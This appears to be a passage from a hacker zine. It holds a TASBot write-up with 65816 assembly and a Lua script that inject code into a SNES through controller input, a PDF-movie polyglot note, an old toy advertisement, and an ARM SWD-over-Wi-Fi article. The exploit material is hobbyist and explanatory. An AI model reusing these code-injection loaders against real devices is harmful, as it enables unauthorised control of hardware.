As machine code, e2 30 a9 01 8d 00 42 c2 10 a0 00 1a ad 12 42 10 fb ad 12 42 30 fb a2 18 42 a9 00 eb a9 07 8b 54 7e 00 ab c0 20 1b d0 e4 5c 08 1a 7e.

Why jump to eight bytes after the start of the payload? It turns out that code loads some junk from what is previously in the controller

registers on the first frame, so we just ignore the first few bytes and start the payload code afterwards. Eight bytes per frame still isn't fast enough, so the routine this code pokes into RAM is another loader routine that uses serial controller registers to read eight bytes eight times per frame, for total of 64 bytes per frame.

Let's take a look at the Stage 5 payload:

```
; 0000 => Current transfer adr
; 0002 => Transfer end address
; 0004 => Blocks to transfer.
; 0006 => Current xfr bank.
; 0008 => 0: No transfer.
;       1: Transfer in progress.
; 000C => Blocks transferred.
; 0010 => Jump vector to next
;          in chain.
; 0020-0027 => Buffer
; 0080-00BF => Buffer.

Start:
NOP  ; 8 NOPs, for the junk
NOP  ; at start.
NOP
NOP
NOP
NOP
NOP
NOP
SEI
LDA #$00 ; Autopoll off,
         ; NMI and IRQ off.
STA $4200

REP #$30 ; 16 - bit A/X/Y.

; Initially no   transfer.
LDA #$0000
STA $0008

frame_loop:

SEP #$20
not_in_vblank:
; Wait until next vblank ends
LDA $4212
BPL not_in_vblank
in_vblank:
```

```
LDA $4212
BMI in_vblank
REP #$20

LDA #$0008
STA $0004
LDA #$0000
STA $000C

rx_block:
LDA #$0001
STA $4016
LDX #$0003
latch_high_wait:
DEX
BNE latch_high_wait
STZ $4016
LDX #$0004
latch_low_wait:
DEX
BNE latch_low_wait

LDA #$0000
STA $0020
STA $0022
STA $0024
STA $0026

LDY #$0010
read_loop:
LDA $4016
PHA
; Bit 0 => 0020,
; Bit 1 => 0024,
; Bit 8 => 0022,
; Bit 9 => 0026
BIT #$0001
BNE b0nz
LDA $0020
ASL A
BRA b0d
b0nz:
LDA $0020
ASL A
EOR #$0001
b0d:
STA $0020

PLA
PHA
```

```
BIT #$0002
BNE b1nz
LDA $0024
ASL A
BRA b1d
b1nz:
LDA $0024
ASL A
EOR #$0001
b1d:
STA $0024

PLA
PHA
BIT #$0100
BNE b8nz
LDA $0022
ASL A
BRA b8d
b8nz:
LDA $0022
ASL A
EOR #$0001
b8d:
STA $0022

PLA
BIT #$0200
BNE b9nz
LDA $0026
ASL A
BRA b9d
b9nz:
LDA $0026
ASL A
EOR #$0001
b9d:
STA $0026

DEY
BNE read_loop

; Move the block from 0020
; to its final place
LDA $000C
ASL A
ASL A
ASL A
CLC
ADC #$0080
```

```
TAY
LDX #$0020
LDA #$0007
MVN $00, $00

; Increment the count at 000C,
; decrement the count at 0004.
; If no more blocks, exit.
LDA $000C
INA
STA $000C
LDA $0004
DEA
STA $0004
BEQ exit_rx_loop
JMP rx_block
exit_rx_loop:

LDA $0008
BNE doing_transfer
; Okay, setup transfer.
LDA $0082
CMP #$FF
BMI not_jump
; This is jump, copy the adr.
STA $12
LDA $0080
STA $10
BRA out
not_jump:
LDA $0080; Starting address.
STA $0000
LDA $0082; Bank.
STA $0006
LDA $0084; Ending address.
STA $0002
; Self-modify the move.
LDX #move_instruction
LDA $0006
AND #$FF
STA $01,X

; Enter transfer.
LDA #$0001
STA $0008

; See you next frame.
JMP no_reset_transfer
doing_transfer:
```

```
; Copy the stuff to its final
; place in WRAM.
LDY $0000
LDX #$0080
LDA #$003F
PHB
move_instruction:
MVN $40,$00 ; Bogus bank,
           ; to be modified.
PLB
TYA
STA $0000
CMP $0002
BNE no_reset_transfer
STZ $0008    ; End transfer.
no_reset_transfer:
; Next frame.
JMP frame.loop
out:
JMP [$10]
```

Figure 10.11. Why should we wait for next frame? Go sub-frame!

Stage 5: Transfers of data in blocks with headers.

3,840 bytes per second.

This routine is rather complex, so let's review some of its trickier parts. The serial protocol works by first setting the latch bit, bit 0 in 0x4016, then clearing it, then reading the appropriate number of times from 0x4016 (port #1) and 0x4017 (port #2). Bit 0 of the read result is the first data line value, while bit 1 is the second data line value. After each read, the line is automatically clocked so the next bit is read. The two port latch lines are connected together; bit 0 of 0x4016 controls both.

The bot is slow, so we wait after setting/clearing the latch bit. We properly reassemble the input in the usual order of the controller registers, since we have CPU time available to do that. Since we read 16-bit quantities, port 0x4017 is read as high 8 bits, so the data lines there appear as bits 8 and 9.

To handle large payloads, the payload is divided into blocks with headers. Each header tells where the payload is to be written, or, if it is the last block, where to begin execution.

The routine uses self-modifying code: The source and destination banks in MVN are fixed in code, but this code is dynamically rewritten

to refer to correct target bank.

Automating the Movie Creation

Since manually editing, recompiling and transforming inputs gets old very fast when iterating payload ROMs, tools to automate this are very useful. This is the whole reason for having Stage 5 use block headers. Furthermore, to not have one person doing the work every time, it's helpful to have a tool that even script-kiddies can run. The tool to do this is a Lua script that runs inside the emulator. (The LSNES emulator has built-in support for running Lua scripts, with all sorts of functions for manipulating the emulator.)

```
1  dofile("sgb-arbitrarywrite.lua");

3  make_movie = function(filename)
     write_sgb_data("stage4.dat");
5     write_8bytes_data("stage5.dat");
     write_xfer_block(filename,  0x8000, 0x7E8000, 0x4000, 8);
7     write_xfer_block(filename, 0x10000, 0x7F8000, 0x7A00, 8);
     write_jump_block(0x7E8051, 8);
9     print("Done");
   end
```

This code, the main Lua script, refers to four external files. "stage4.dat" contains the memory writes to load the Stage 4 payload from page 176 while executing in the controller registers.

This file contains the Stage 4 payload, plus the ill-fated attempt to shut up the DMG. (As noted previously, it dies on its own later.) The first line containing 0x001900 is the address to jump to after all bytes are written.

A filename is taken as a parameter, which is the payload ROM to use. As you can see, the Lua script fixes the memory mappings, but this is okay, as those are not difficult to modify.

The specified memory mappings copy a sixteen kilobyte byte region starting from file offset 0x8000 into 0x7E8000, and the 0x7A00 byte

region starting from offset `0x10000` into `0x7F8000`. (The first 32kB contain initialization code for testing.)

The script assumes that the loaded movie causes the SNES to jump into controller registers and then enable NMI, using the methods described earlier. It appends the rest of the stages and payload to the movie. Also, since it edits the loaded input, it is possible to just load state near the point of gaining control of the SNES and then append the payload for very fast testing. (Otherwise it would take about two minutes for it to reach that point when executing from the start.)

```
--sgb-arbitrarywrite.lua
lo = function(a) return bit.band(a, 0xFF); end
mid = function(a)
   return bit.band(bit.lrshift(a, 8), 0xFF);   end
hi = function(a)
   return bit.band(bit.lrshift(a, 16), 0xFF); end

set8 = function(obj, port, controller, index, val)
   for i=0,7 do
      obj:set_button(port, controller, index + i,
                     bit.test_all(bit.lshift(val, i), 128))
   end
end

add_frame=function(a, b, c, d, e, f, g, h, sync)
   local frame = movie.blank_frame();
   frame:set_button(0, 0, 0, sync);
   set8(frame, 1, 0, 0, b);
   set8(frame, 1, 0, 8, a);
   set8(frame, 1, 1, 0, f);
   set8(frame, 1, 1, 8, e);
   set8(frame, 2, 0, 0, d);
   set8(frame, 2, 0, 8, c);
   set8(frame, 2, 1, 0, h);
   set8(frame, 2, 1, 8, g);
   movie.append_frame(frame);
end
```

```lua
28
    write_sgb_data = function(filename)
30      local jump_address = nil;
        local file, err = io.open(filename);
32      if not file then error(err); end
        for i in file:lines() do
34        if i == "" then
          elseif not jump_address then
36          jump_address = tonumber(i);
          else
38          local a, b = string.match(i, "(%w+)%s+(%w+)");
            a = tonumber(a);
40          b = tonumber(b);
            add_frame(0xA9, b, 0x8D, lo(a), mid(a),
42                    0xCB, 0x80, 0xF8, true);
          end
44      end
        add_frame(0x5C, lo(jump_address), mid(jump_address),
46              hi(jump_address), 0, 0, 0x80, 0xF8, true);
        file:close();
48  end

50  write_8bytes_data = function(filename)
        local file, err = io.open(filename);
52      if not file then error(err); end
        while true do
54        local data = file:read(8);
          if not data then break; end
56        local a, b, c, d, e, f, g, h = string.byte(data, 1, 8);
          add_frame(a, b, c, d, e, f, g, h, true);
58      end
        file:close();
60  end
```

```
62  write_xfer_block = function(filename, fileoffset,
                                targetaddress, size, speed)
64    local file, err = io.open(filename);
      if not file then error(err); end
66    file:seek("set", fileoffset);
      while size % (8 * speed) ~= 0 do size = size + 1; end
68    local endaddr = bit.band(targetaddress + size, 0xFFFF);
      --Write the header.
70    add_frame(lo(targetaddress), mid(targetaddress),
                hi(targetaddress), 0, lo(endaddr), mid(endaddr),
72              0, 0, true);
      for i=2,speed do add_frame(0,0,0,0,0,0,0,0,false); end
74
      --Write actual data.
76    for i = 0,size/8-1 do
        local data = file:read(8);
78      if data == nil then
          data = string.char(0, 0, 0, 0, 0, 0, 0, 0);
80      end
        while #data < 8 do data = data .. string.char(0); end
82      local a, b, c, d, e, f, g, h = string.byte(data, 1, 8);
        add_frame(a, b, c, d, e, f, g, h, i % speed == 0);
84    end
      file:close();
86  end

88  write_jump_block = function(address, speed)
      add_frame(lo(address), mid(address), hi(address),
90              1, 0, 0, 0, 0, true);
      for i=2,speed do
92      add_frame(0, 0, 0, 0, 0, 0, 0, 0, false);
      end
94  end
```

Stage 6: Twitch Chat Interface

After successfully transferring our payload, execution of the exploit payload (created by P4Plus2) can officially begin. There are three parts to the final payload: Reset, the Chat Interface, and a TASVideos Webview.

The Reset

Because much of the hardware state is either unknown or unreliable at the point of control transfer we need to initialize much of the system to a known state. On the SNES this usually implies setting a myriad of registers from audio to display state, but also just as important is clearing out WRAM such that a clean slate is presented to the payload. Once we have a cleared state it is possible to perform screen setup.

In the initial case we set the tile data and tilemap VRAM addresses and set the video made to `0x01`, which gives us two layers of 4–bit depth (Layers 1 and 2) and a single layer of 2–bit depth, Layer 3.

Layer 1 is used as a background which displays the chat interface, while Layer 2 is used for emoji and text. Layer 3 is unused. A special case for the text and emoji however is Red's own text which is on the sprite layer, allowing code to easily update that text independently.

The Chat Interface

Now that we have the screen itself set up and able to run we need to stream data from Twitch chat to the SNES. But we only have 64 bytes per frame available to support emoji as well as the alphabet, numbers, various symbols, and even special triggers for controlling the payload execution. This complexity quickly bogged down our throughput per frame, so we created special encodings for performance! On average the most common characters will be `a-z` in lower case, which conveniently fit into a 5–bit encoding with several more characters to spare.

The SNES has both 16–bit and 8–bit modes, so in 16–bit mode we can easily process three characters with a bit to spare! But what about the rest of our character space? Well, we have a single bit remaining and can set it to allow the remaining characters to be alternatively encoded. The alternate encoding allowed for two 7 bit characters, with an additional toggle bit on the second character.

```
   BXXXXXXX XXXXXXXX
 2 if(E) goto special_encoding
   if(!E) goto normal_encoding
 4      normal_encoding:
             0AAAAABB BBBCCCCC
 6           A = full character 1
             B = full character 2
 8           C = full character 3
        special_encoding:
10           1XXXXXXX SXXXXXXX
             if(S) goto special_command
12           if(!S) goto read_two_characters
             read_two_characters:
14               1AAAAAAA 0BBBBBBB
                 A = full character 1
16               B = full character 2  (used for Red's text)
             special_command:
18               1AAAAAAA 1BBBBBBB
                 A = full character 1
20               B = Command byte
```

The most important command was EE, chosen very arbitrarily, which meant "transition state." The state transition would then toggle between the TASVideos website and chat interface. Also worth noting is that any character with a value of 00 was considered a null character and was not displayed for synchronization purposes.

```
rebelofold: WUT
55: whaaat
Hi Mom!!
georgemichaels: we're the twitch
  chat
gallerduse: HI COUCH
kyiroo: 🐱//
chillie: 🐱
zoranthebear: WOOOOOO
ederarm: Lmao
liontheturtle: OMFG
devinlock: Oh my
wallydrag: HI MOM
toastypls: MATRIX dear
🐱
molten_: WHAT
asdyyy: start9    dor: LOL
gadwin100: rekt
andykarate: fdg
tovargent: 🐱
soulroarn: WHAT?
lukeskywars: UP
k1dsmirk: heloooo!!!!
love_struck_: HULLO
HI MOM!
🐱 anthecaiun: 🐱 🐱 🐱 🐱 🐱
```

Chat

Figure 10.12: Twitch Chat!

The Website

The website itself is not very complicated, rather just interesting to mention to take advantage of mode `0x03` which allowed us to render a 256–color image, rather than the standard 16–color images from the prior section. The only caveat was that we had to make a quick tool to remove duplicate tiles to optimize the tile data to fit in VRAM. Background colors were controlled by tweaking the palette data rather than the image itself, as the SNES is very poor at manipulating raw tile data due to its planar pixel format.

Outside of the SNES

The bot was connected to the console through the controller ports and a single wire going to the reset pin on the expansion board, meaning that from an external perspective the hardware was completely unmodified. The bot itself was connected by a USB serial interface to a MacBook Pro running Linux. The source of the button presses being sent to the bot was in the form of a continuous bitstream representing the state of all buttons for each frame. Once the payload was fully written and the Twitch chat interface was complete the bitstream transitioned from being pre-created movie content to a bitstream in the format the chat interface payload needed it in, with 5-bit and 7-bit encodings for characters and emoji. This was controlled by the python scripts that relied on a script to identify when Red, the player inside of the Pokémon Red game, said various things.[21] The script also triggered things that TASBot, the robot holding the replay device, would say via the use of `espeak`, which allowed us to create a conversation between TASBot and Red.

As part of the script we predefined periods where we would "deface" the TASVideos website by changing it to different colors; this worked by showing an image on the SNES as well as literally defacing the actual website. Finally, the script was built with the ability to send commands to a serial-controlled camera, but truth be told we ran out of time to test it so we used a bit of stage magic to pretend like Twitch chat was interacting with the camera by typing directions to move it, and we had a helpful volunteer running the camera for us.

Live Performance

These exploits were unveiled at AGDQ 2015. They were streamed live to over 100,000 people on January 4th with a mangled Python script that didn't trigger the text for Red properly, then again on January 11th with the full payload. The run was very well received and garnered press coverage from Ars Technica[22] among others and resulted in

substantially more interest in TASBot and the art of arbitrary code execution on video games than had existed previously. Most importantly, the TAS portions of the marathon where the exploit was featured helped raise over fifty thousand dollars directly to the Prevent Cancer Foundation. Overall, the project was a resounding success, well worth the substantial effort that our team put into it.

10:4 This PDF is a Gameboy exploit!

by Philippe Teuwen

The idea for this polyglot is to embed the contents of the previous article in such a way that it shows when played as an LSNES movie. So now you can use your copy of the journal to exploit your hardware and read "Pokémon Plays Twitch" on your TV. This way, we hope to start a tradition of articles being viewable on the hardware of the article!

LSNES supports two kinds of movie files, which might better be thought of as input recording files. The older format is ZIP based and formally specified, while the new one is binary and custom. The new binary format has no official specs, but starting a PDF with a ZIP signature would now trigger Adobe's blacklist. Clearly, someone at the company must have disliked something about one of our previous releases. So the new, non-ZIP LSMV binary format is the one that we'll use.

The buffers for read and write calls for movie data are straight out of the movie data in memory. One unintended benefit of the new format is that it is much easier to write from SIGSEGV or similar signal handlers. (The memory allocator cannot be trusted from inside a signal handler, of course.)

LSMV PDF ZIP

LSMV	PDF	ZIP
header	up to 1kb tolerated	ZIP files are parsed bottom-up
chunk header	actual content	
dummy chunk	object header	
actual content	dummy object	
chunk header	object footer	actual content
dummy chunk	PDF footer	dummy comment

File

The binary LSMV format is chunk-based. The "lsmv" magic must be at offset 0; we can't have any appended data. So the PDF header and content must be added in a dummy chunk early in the LSMV, and the ZIP and PDF footer must be added at the end of the file, in another dummy chunk (see included diagram).

A clean version of the LSMV file has been submitted to TASVideos.[23] You can play this polyglot on a modified LSNES with the hybrid emulation core using BSNES and Gambatte or, if you have the required hardware, on the real stuff!

Be warned that none of these approaches is trivial. We include detailed howtos with the zip contents of this issue.[24]

Pokemon Plays Twitch
For the AGDQ 2015 charity
marathon we exploited a chain of
unmodified Nintendo game console
components consisting of a
Pokemon Red Game Boy cartridge
in a Super Game Boy running in a
Super Nintendo. We plugged the
latter into custom hardware
posing as a normal controller.
In this 7-stage exploit, we
corrupted a save file to give
ourselves 255 Pokemon, swapped
Pokemon, and tossed items to
construct a payload. We
committed a series of atrocities
using documented command packets
and ultimately broke into the
Super Nintendo's working RAM,
where we wrote our own chat

Chat

"The Boy's Electric Toys"

There have been other electrical experimental outfits on the market thus far, but we do not believe that there has ever been produced anything that comes anywhere near approaching the new experimental outfit which we illustrate herewith.

"The Boy's Electric Toys" is unique in the history of electrical experimental apparatus, as in the small box which we offer enough material is contained TO MAKE AND COMPLETE OVER TWENTY-FIVE DIFFERENT ELECTRICAL APPARATUS without any other tools, except a screw-driver furnished with the outfit. The box construction alone is quite novel, inasmuch as every piece fits into a special compartment, thereby inducing the young experimenter to be neat and to put the things back from where he took them. The box contains the following complete instruments and apparatus which are already assembled:

Student's chromic plunge battery, compass-galvanometer, solenoid, telephone receiver, electric lamp. Enough various parts, wire, etc., are furnished to make the following apparatus:

Electromagnet, electric cannon, magnetic pictures, dancing spiral, electric hammer, galvanometer, voltmeter, hook for telephone receiver, condenser, sensitive microphone, short distance wireless telephone, test storage battery, shocking coil, complete telegraph set, electric riveting machine, electric buzzer, dancing fishes, singing telephone, mysterious dancing man, electric jumping jack, magnetic geometric figures, rheostat, erratic pendulum, electric butterfly, thermo electric motor, visual telegraph, etc., etc.

This does not by any means exhaust the list, but a great many more apparatus can be built actually and effectually.

With the instruction book which we furnish, one hundred experiments that can be made with this outfit are listed, nearly all of these being illustrated with superb illustrations. We lay particular stress on the fact that no other materials, goods or supplies are necessary to perform any of the one hundred experiments or to make any of the 25 apparatus. Everything can be constructed and accomplished by means of this outfit, two hands, and a screw-driver. Moreover this is the only outfit on the market to-day in which there is included a complete chromic acid plunge battery, with which each and everyone of the experiments can be performed. No other source of current is necessary.

Moreover, the outfit has complete wooden bases with drilled holes in their proper places, so that all you have to do is to mount the various pieces by means of the machine screws furnished with the set.

The outfit contains 114 separate pieces of material and 24 pieces of finished articles ready to use at once.

The box alone is a masterpiece of work on account of its various ingenious compartments, wherein every piece of apparatus fits.

Among the finished material the following parts are included:

No. EX2002

Chromic salts for battery, lamp socket, bottle of mercury, core wire (two different lengths), a bottle of iron filings, three spools of wire, carbons, a quantity of machine screws, flexible cord, two wood bases, glass plate, paraffine paper, binding posts, screw-driver, etc., etc. The instruction book is so clear that anyone can make the apparatus without trouble, and besides a section of the instruction book is taken up with the fundamentals of electricity to acquaint the layman with all important facts in electricity in a simple manner.

All instruments and all materials are well finished and tested before leaving the factory. We guarantee satisfaction.

We wish to emphasize the fact that anyone who goes through the various experiments will become proficient in electricity and will certainly acquire an electrical education which cannot be duplicated except by frequenting an electrical school for some months. The size over all of the outfit is 14 x 9 x 2¾. Shipping weight, 8 lbs.

No. EX2002 "The Boy's Electric Toys," outfit as described $5.00

ELECTRO IMPORTING CO., 231 Fulton St., N.Y.

10:5 SWD Marionettes; or, The Internet of Unsuspecting Things

by Micah Elizabeth Scott

Greetings, neighbors! Let us today gather to celebrate the Internet of Things. We live in a world where nearly any appliance, pet, or snack food can talk to the Cloud, which sure is a disarming name for this random collection of computers we've managed to network together. I bring you a humble PoC today, with its origins in the even humbler networking connections between tiny chips.

Firmware?
Where we're going, we don't need firmware.

I've always had a fascination with debugging interfaces. I first learned to program on systems with no viable debugger, but I would read magazines in the nineties with articles advertising elaborate and pricey emulator and in-circuit debugger systems. Decades go by, and I learn about JTAG, but it's hard to get excited about such a weird, wasteful, and under-standardized protocol. JTAG was designed for an era when economy of silicon area was critical, and it shows.

More years go by, and I learn about ARM's Serial Wire Debug (SWD) protocol. It's a tantalizing thing: two wires, clock and bidirectional data, give you complete access to the chip. You can read or write memory as if you were the CPU core, in fact concurrently while the CPU core is running. This is all you need to access the processor's I/O ports, its on-board serial ports, load programs into RAM or flash, single-step code, and anything else a debugger does. I took my first dive into SWD in order to develop an automated testing infrastructure for the Fadecandy LED controller project. There was much yak shaving, but the result was totally worthwhile.

More recently, Cortex-M0 microcontrollers have been showing up with prices and I/O features competitive with 8-bit micro-controllers. For example, the Freescale MKE04Z8VFK4 is less than a dollar even in single quantities, and there's a feature-rich development board available for $15. These micros are cheaper than many single-purpose chips, and they have all the peripherals you'd expect from an AVR or PIC micro. The dev board is even compatible with Arduino shields.

In light of this economy of scale, I'll even consider using a Cortex-M0 as a sort of I/O expander chip. This is pretty cool if you want to write microcontroller firmware, but what if you want something without local processing? You could write a sort of pass-through firmware, but that's extra complexity as well as extra timing uncertainty. The SWD port would be a handy way to have a simple remote-controlled set of ARM peripherals that you can drive from another processor.

Okay! So let's get to the point. SWD is neat; we want to do things with it. But, as is typical with ARM, the documentation and the protocols are fiercely layered. It leads to the kind of complexity that can make little sense from a software perspective, but might be more forgivable if you consider the underlying hardware architecture as a group of tiny little machines that all talk asynchronously.

The first few tiny machines are described in the 250-page ARM Debug Interface Architecture Specification ADIv5.0 to ADIv5.2 tome. It becomes apparent that the tiny machines must be so tiny because of all the architectural flexibility the designers wanted to accommodate. To start with, there's the Debug Port (DP). The DP is the lower layer, closest to the physical fink. There are different DPs for JTAG and Serial Wire Debug, but we only need to be concerned with SWD.

We can mostly ignore JTAG, except for the process of initially switching from JTAG to SWD on systems that support both options. SWD's clock matches the JTAG clock line, and SWD's bidirectional data maps to JTAG's TMS signal. A magic bit sequence in JTAG mode on these two pins will trigger a switch to the SWD mode, as shown in Figure 10.13.

SWCLKTCK
SWDIOTMS
0 1 1 1 1 0 0 1 1 1 1 0 0 1 1 1

At least 50 clocks With **SWDIOTMS** HIGH

JTAG-to-SWD sequence

At least 50 clocks With **SWDIOTMS** HIGH

Figure 10.13: JTAG-to-SWD sequence timing

SWD will look a bit familiar if you've used SPI or I2C at all. It's more like SPI, in that it uses a fast and non-weird clocking scheme. Each processor's data sheet will tell you the maximum SWD speed, but it's usually upwards of 20 MHz. This hints at why the protocol includes so many asynchronous layers: the underlying hardware operates on separate clock domains, and the debug port may be operating much faster or slower than the CPU clock.

Whereas SPI typically uses separate wires for data in and out, SWD uses a single wire and relies on a turnaround period to switch bus directions during one otherwise wasted clock cycle that separates groups of written or returned bits. These bit groups are arranged into tiny packets with start bits and parity and such, using turnaround bits to separate the initial, data, and acknowledgment phases of the transfer. For example, see Figures 10.14 and 10.15 for read and write operations. For all the squiggly details on these packets, the tome has you covered starting with Figure 4-1.

These low-level SWD packets give you a memory-like interface for reading and writing registers, but we're still a few layers removed from the kind of registers that you'd see anywhere else in the ARM architecture. The DP itself has some registers accessed via these packets, or these reads and writes can refer to registers in the next layer, the Access Port (AP).

Figure 10.14: Serial Wire Debug successful read operation

Figure 10.15: Serial Wire Debug successful write operation

The AP could really be any sort of hardware that needs a dedicated debug interface on the SoC. There are usually vendor specific access ports, but usually you're talking to the standardized MEM-AP which gives you a port for accessing the ARM's AHB memory bus. This is what gives the debugger a view of memory from the CPU's point of view.

Each of these layers are of course asynchronous. The higher levels, MEM-AP and above, tend to have a handshaking scheme that looks much like any other memory mapped I/O operation. Write to a register, wait for a bit to clear, that sort of thing. The lower level communications between DP and AP needs to be more efficient, though, so reads are pipelined. When you issue a read, that transaction will be returning data for the previous read operation on that DP. You can give up the extra throughput in order to simplify the interface if you want, by explicitly reading the last result (without starting a new read) via a Read Buffer register in the DP.

This is where the Pandora's Box opens up. With the MEM-AP, this little serial port gives you full access to the CPU's memory. And as is the tradition of the ARM architecture, pretty much everything is memory-mapped. Even the CPU's registers are indirectly accessed via a memory mapped debug controller while the CPU is halted. Now everything in the thousands of pages of Cortex-M and vendor-specific documentation is up for grabs.

Now I'm getting to the point.

I like making tools, and this seems like finally the perfect layer to use as a foundation for something a bit more powerful and more explorable. Combining the simple SWD client library I'd written earlier with the excellent Arduino ESP8266 board support package, attached you'll find `esp8266-arm-swd`, an Arduino sketch you can load on the $5 ESP8266 Wi-Fi microcontroller.[25] There's a README with the specifics you'll need to connect it to any ARM processor and to your Wi-Fi. It provides an HTTP GET interface for reading and writing memory. Simple, joyful, and roughly equivalent security to most Internet Things.

These little HTTP requests to read and write memory happen quickly enough that we can build a live hex editor that continuously scans any visible memory for changes, and sends writes whenever any value is edited. By utilizing all sorts of delightful HTML5 modernity to do the UI entirely client-side, we can avoid overloading the lightweight web server on the ESP8266.

This all adds up to something that's I hope could be used for a kind of *literate* reverse engineering and debugging, in the way Knuth

imagined literate programming. When trying to understand a new platform, the browser can become an ideal sandbox for both investigating and documenting the unknown hardware and software resources.

The included HTML5 web app, served by the Arduino sketch, uses some Javascript to define custom HTML elements that let you embed editable hex dumps directly into documentation. Since a register write is just an HTTP GET, hyperlinks can cause hardware state changes or upload small programs.

